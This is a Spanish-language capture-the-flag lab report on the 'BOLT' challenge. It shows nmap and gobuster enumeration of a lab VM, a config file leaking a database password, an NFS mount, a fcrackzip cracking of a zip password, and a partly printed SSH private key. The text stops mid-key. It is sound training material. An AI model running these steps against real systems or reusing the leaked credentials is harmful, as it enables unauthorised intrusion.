

# ***BOLT***

## **TAREA SEMANA 6**


### **Resolver el Reto BOLT**

Para resolver este reto te puedes apoyar de las grabaciones de la clase, las cuales se encuentran en la plataforma y también de la Comunidad de Estudio Hacker Mentor para que entre todos haya un apoyo.

Bandera 1. 15 puntos


Bandera 2. 15 puntos

Bandera 3. 15 puntos



Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 3 banderas

	Informe de análisis de vulnerabilidades, explotación y resultados del reto BOLT				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	01/10/2023	04/10/2023	1.0	MQ-HM-BOLT	RESTRINGIDO



Informe de análisis de vulnerabilidades,  
explotación y resultados del reto BOLT.

## N.- MQ-HM-BOLT

Generado por:

**Sebastian Barreto, ing.**

Especialista de Ciberseguridad,  
seguridad de la Información





**Fecha de creación:**


**02.10.2023**

## Índice

1. Reconocimiento	4
2. Análisis de vulnerabilidades/debilidades	7
3. Explotación	12
Manual	12
4. Escalación de privilegios / SI	15
5. Banderas	19
6. Herramientas usadas	20
7. EXTRA Opcional	22
8. Conclusiones y Recomendaciones	24

## 1. Reconocimiento





```

kali@kali: ~/Documents/BOLT
Nmap scan report for 192.168.189.141
Host is up (0.0016s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
40203/tcp open  unknown
43075/tcp open  unknown
50089/tcp open  unknown
58743/tcp open  unknown
MAC Address: 00:0C:29:31:74:7F (VMware)

kali@kali: ~/Documents/BOLT
(kali@kali)~[~/Documents/BOLT]
$ xsltproc ports01.xml -o ports01.html

(kali@kali)~[~/Documents/BOLT]
$

```

192.168.189.141

**Address**


- 192.168.189.141 (ipv4)
- 00:0C:29:31:74:7F - VMware (mac)

**Ports**

The 65526 ports scanned but not shown below are in state: **closed**

- 65526 ports replied with: **reset**

Port	State (toggle closed [0]   filtered [0])		Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack			
80	tcp	open	http	syn-ack			
111	tcp	open	rpcbind	syn-ack			
2049	tcp	open	nfs	syn-ack			
8080	tcp	open	http-proxy	syn-ack			
40203	tcp	open		syn-ack			
43075	tcp	open		syn-ack			
50089	tcp	open		syn-ack			
58743	tcp	open		syn-ack			



Principalmente empezamos hacer el reconocimiento de nuestra maquina Kali y la maquina BOLT, viendo la ip y su dirección MAC, damos por enterados que BOLT es la dirección ip 192.168.189.141 tenemos posiblemente un sistema operativo Linux, posteriormente procedemos a verificar los puertos abiertos de esta máquina virtual para poder llegar al análisis de las vulnerabilidades dando como resultado 9 puertos abiertos, incluyendo un http, que al abrir en el navegador nos encontramos con un inicio de Bolt – isntallation error, y al probar con el puerto 8080 vemos la pagina php brindándonos de entrada la versión que utilizan.

## 2. Análisis de vulnerabilidades

```

kali@kali: ~/Documents/BOLT
(kali@kali)-[~/Documents/BOLT]
$ sudo nmap -sV --script vuln -v --min-rate 6000 p22,80,111,2049,8080,40203,43075,50089,58743 192.168.189.141 -oA pvuln01
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 01:08 EDT
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:08
Initiating SYN Stealth Scan at 01:08
Scanning 192.168.189.141 [1000 ports]
Discovered open port 8080/tcp on 192.168.189.141
Discovered open port 111/tcp on 192.168.189.141
Discovered open port 22/tcp on 192.168.189.141
Discovered open port 80/tcp on 192.168.189.141
Discovered open port 2049/tcp on 192.168.189.141
Completed SYN Stealth Scan at 01:08, 0.06s elapsed (1000 total ports)
Initiating Service scan at 01:08
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.9p1:
|     EXPLOITPACK:98FE96309F9524B8C84C508837551A19    5.8    https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19    *EXPLOIT*
|     EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    5.8    https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp    rpcbind
|   100000   2,3,4      111/udp    rpcbind
|   100000   3,4        111/tcp6   rpcbind
2049/tcp  open  nfs      3-4 (RPC #100003)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
| http-enum:
|_ /dev/: Potentially interesting folder
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
| http-cookie-flags:
|_ /dev/:

```

```

kali@kali: ~/Documents/BOLT
(kali@kali)-[~/Documents/BOLT]
$ ls
BOLT.txt          ports01.html      pvuln01.gnmap
'Herramientas BOLT.txt' ports01.nmap      pvuln01.nmap
ports01.gnmap      ports01.xml       pvuln01.xml

(kali@kali)-[~/Documents/BOLT]
$ xsltproc pvuln01.xml -o pvuln01.html

(kali@kali)-[~/Documents/BOLT]

```

- 192.168.189.141 (ipv4)
- 00:0C:29:31:74:7F - VMware (mac)

### Ports

The 995 ports scanned but not shown below are in state: **closed**

- 995 ports replied with: **reset**

Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version
22	tcp	open	ssh	syn-ack	OpenSSH
	vulners	cpe:/a:openbsd:openssh:7.9p1: EXPLOITPACK:98FE96309F952488C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F952488C84C508837551A19 EXPLOITPACK:5330EA02EBDE3458FC9D60DD97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE3458FC9D60DD97F9E97 EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT* EDB-ID:46193 5.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT* CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111 1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT* 1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT* CVE-2021-41617 4.4 https://vulners.com/cve/CVE-2021-41617 CVE-2019-16905 4.4 https://vulners.com/cve/CVE-2019-16905 CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145 CVE-2019-6110 4.0 https://vulners.com/cve/CVE-2019-6110 CVE-2019-6109 4.0 https://vulners.com/cve/CVE-2019-6109 CVE-2018-20685 2.6 https://vulners.com/cve/CVE-2018-20685 PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT*			

80	tcp	open	http	syn-ack	Apache httpd	2.4.38
	http-server-header	Apache/2.4.38 (Debian)				
	http-csrf	Couldn't find any CSRF vulnerabilities.				
	http-vuln-cve2017-1001000	ERROR: Script execution failed (use -d to debug)				
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.				
	http-dombased-xss	Couldn't find any DOM based XSS.				
	vulners	cpe:/a:apache:http_server:2.4.38: CVE-2019-9517 7.8 https://vulners.com/cve/CVE-2019-9517 PACKETSTORM:171631 7.5 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT* CVE-2019-9517 7.8 https://vulners.com/cve/CVE-2019-9517 PACKETSTORM:171631 7.5 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*				
111	tcp	open	rpcbind	syn-ack		2.4
	rpcinfo	program version port/proto service 100000 2,3,4 111/tcp rpcbind 100000 2,3,4 111/udp rpcbind 100000 3,4 111/tcp6 rpcbind 100000 3,4 111/udp6 rpcbind 100003 3 2049/udp nfs 100003 3 2049/udp6 nfs 100003 3,4 2049/tcp nfs				



2049	tcp	open	nfs	syn-ack		3-4
8080	tcp	open	http	syn-ack	Apache httpd	2.4.38
	http-enum	/dev/: Potentially interesting folder				
	http-csrf	Couldn't find any CSRF vulnerabilities.				
	http-cookie-flags	/dev/: PHPSESSID: httponly flag not set				

```

kali@kali: ~/Documents/BOLT
(kali@kali)-[~/Documents/BOLT]
$ whatweb http://192.168.189.141:8080
http://192.168.189.141:8080 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], Email[license@php.net], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.189.141], Title[PHP 7.3.27-1~deb10u1 - phpinfo()]

(kali@kali)-[~/Documents/BOLT]
$ gobuster dir -u http://192.168.189.141:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
Starting gobuster in directory enumeration mode
=====
/dev (Status: 301) [Size: 323] [--> http://192.168.189.141:8080]
/dev/]
/server-status (Status: 403) [Size: 282]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====

```

```

kali@kali: ~/Documents/BOLT x kali@kali: ~/Documents/BOLT x
$ gobuster dir -u http://192.168.189.141 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
Starting gobuster in directory enumeration mode
=====
/public (Status: 301) [Size: 319] [--> http://192.168.189.141/public/]
/src (Status: 301) [Size: 316] [--> http://192.168.189.141/src/]
/app (Status: 301) [Size: 316] [--> http://192.168.189.141/app/]
/vendor (Status: 301) [Size: 319] [--> http://192.168.189.141/vendor/]
/extensions (Status: 301) [Size: 323] [--> http://192.168.189.141/extensions/]
/server-status (Status: 403) [Size: 280]
Progress: 220560 / 220561 (100.00%)
=====
Finished

```

http-enum	<pre> /.gitignore: Revision control ignore file /app/: Potentially interesting directory w/ listing on 'apache/2.4.38 (deb /src/: Potentially interesting directory w/ listing on 'apache/2.4.38 (deb /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.38 ( </pre>
-----------	---

```

192.168.189.141/.gitignore x +
192.168.189.141/.gitignore 90%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
# Don't put config.yml in git, unless you're absolutely sure that all sensitive
# info (database credentials, mail settings) are _only_ in config_local.yml
app/config/config.yml

# Usually we don't put 'uploaded files' into git either.
files/

# Modify this, only if you've changed the default folder in .bolt.yml
public/bolt-public/

# -----

# Config files with '_local' should *never* go into git
app/config/*_local.yml
app/config/extensions/*_local.yml

```

The image shows a web browser window displaying the index of the /app directory. The browser's address bar shows the URL 192.168.189.141/app/. The page title is "Index of /app". Below the title is a table with columns: Name, Last modified, Size, and Description. The table lists the following items:

Name	Last modified	Size	Description
Parent Directory	-	-	-
cache/	2021-06-01 10:12	-	-
config/	2021-06-01 15:38	-	-
database/	2021-06-01 10:09	-	-
nut	2020-10-19 12:40	633	-

Below the table, it says "Apache/2.4.38 (Debian) Server at 192.168.189.141 Port 80".

Below the browser window, there is a terminal window showing the following output:

```

database:
  driver: sqlite
  databasename: bolt
  username: bolt
  password: I_love_java

(kali@kali)~/Documents/BOLT
$ showmount --all 192.168.189.141
All mount points on 192.168.189.141:
  config.yml 2021-06-01 15:38 21K
  database/ 2021-06-01 10:12 12K
  menu.yml 2021-06-01 10:12 672
  nut 2021-06-01 10:12 8.3K
  nut 2021-06-01 10:12 3.4K
  nut 2021-06-01 10:12 793

(kali@kali)~/Documents/BOLT
$ showmount --directories 192.168.189.141
Directories on 192.168.189.141:
  /srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

(kali@kali)~/Documents/BOLT
$ showmount --exports 192.168.189.141
Export list for 192.168.189.141:
  /srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
  
```

para ver los puertos abiertos estamos con nmap y vemos que tiene 5 puertos abiertos, procedemos a tomar apuntes en nuestro .txt de lo importante para pasar a hacer un scan de vulnerabilidades con nmap, encontramos que no tenemos una vulnerabilidad explotable, procedemos a verificar los puertos http,ssh desde nuestro navegador web y nos ayudamos con gobuster a sacar una lista de los posibles usuarios y/o rutas que van después de nuestra URL, vemos que en la ruta /app, encontramos cache de la página y nos encontramos con una contraseña que guardamos para más adelante.

### 3. Explotación

```
(root@kali)-[/home/kali/Documents/BOLT]
# mount -t nfs 192.168.189.141:/srv/nfs ./NFS
#
```

```

NFS
save.zip 3191 2021-06-01 15:38 21K
ports01.gnmap 3161 2021-06-01 10:12 12K
ports01.html 3161 2021-06-01 10:12 12K

```

```

Date      Time      Attr      Size      Compressed  Name
-----
2022-05-16 19:28:16 ..... 33 45 bandera1.txt
2021-06-02 05:16:26 ..... 1876 1435 id_rsa
2022-05-16 19:29:28 ..... 192 146 todo.txt
-----
2022-05-16 19:29:28 ..... 2101 1626 3 files
Server at 192.168.189.141 Port 80

```

```
(root@kali)-[/home/kali/Documents/BOLT]
# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'bandera1.txt', (size cp/uc 45/ 33, flags 9, chk 9b88)
found file 'id_rsa', (size cp/uc 1435/ 1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc 146/ 192, flags 9, chk 9bae)
PASSWORD FOUND!!!!: pw == java101

```

```


# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZAc1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAEAAAEXAAAB3NzaC1yc2EAAAADAQABAAQAC/kR5x49E4
0gkpiTPjvLVnuS3POpt0ks9qC3uiacuyX33vQBHcJ+vEFzkbkgvt03RRQodNTfTEB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMEqQKSuhBLSmzhkUEEbw3WLq
S0kiHCK/0VnPPZ8EdMcSMGdj2MUM+ccr0GZySfG5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLHUPgXx3Xp0f5/pGzkk6JACzCKIqj0Qo3ueb6JSC
xWgwn6ey6YxwTi9i7TdfFyCSiFW//jkeczyaQ0xI/hyqYfLeiRB3AAAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyvUvOXNoYnxNKIXHP5r4ytsd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMQIYs/Wqya4ycyv1/yhGAPTZg8ARqop/RTQJtI
EYVDbTxKxr7JGBfABPiFwDUiKlN1yBXWMrIs3SBo0aQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZiFawunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj20a06N/Ed04x/LVhqjY
SPZD6w23mPp2I693oop1VpITshV2talK1lLvS239GU45J4VlxFtcLjRlSAhc1ktnHw1e4u
dRZ68JW0z2S4Y8q4EO/H4kGLZsyaf6oLCspGW1YQPhDJ2v6KkgRXyFb3tvo617yGECBzzh
wrVuEXOb0c+zDOYgw1a/1x1pzK5vGQWau0jN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rx7i+
AM0CNiXvmgCgdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFCf+0H1cZcXKCK8z9a2NvBkQ/b
rGvuoZuIjGqGvMP3Ifdma7PsG3A8GNOGwnl9YuMgc4r2WuLsQVLVEJGIJjap71oNwGCUud
T10u2tVn7Cf0T/NmuRmh7VUkTagDMf3u5X+UIST5Sv8y2y9jgR4x92ZL+AY968Pif1devc
753z+GL7eWfbNqd+TJfxPdh82EqE5cmN/jYOKc0D1MC2zVChNCVWQYf4uVQ0L/XOXQXnFT
hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5x29GCB0Dwwka4dBSw57cwBbB3E
PKXqJfks2ZnkyVL1W8u6ovnkpcqQz1mxr42zdC52Jc30NYww7H2G7v7FYKt6f6tEyzEXG2+
rcZw04evWbV158rZrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TaaDjKLRZ0Dtv5nMvHpigqDu4
+e/qK9dTMMPv9jbcqHeRo7N/Q8EC4vtXj/pCPydb5lYw/Gmb8Bq5opXzADx0n4zDLTGDC
LHcAIF6Fma+kLQHKvG1fDIK2xplZ+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWHXJktNenIrfF3rqB3m8SNyNin+MQS3LIakhLHAqXMIWU2pQE/0tF+V8xuKRpZvW/
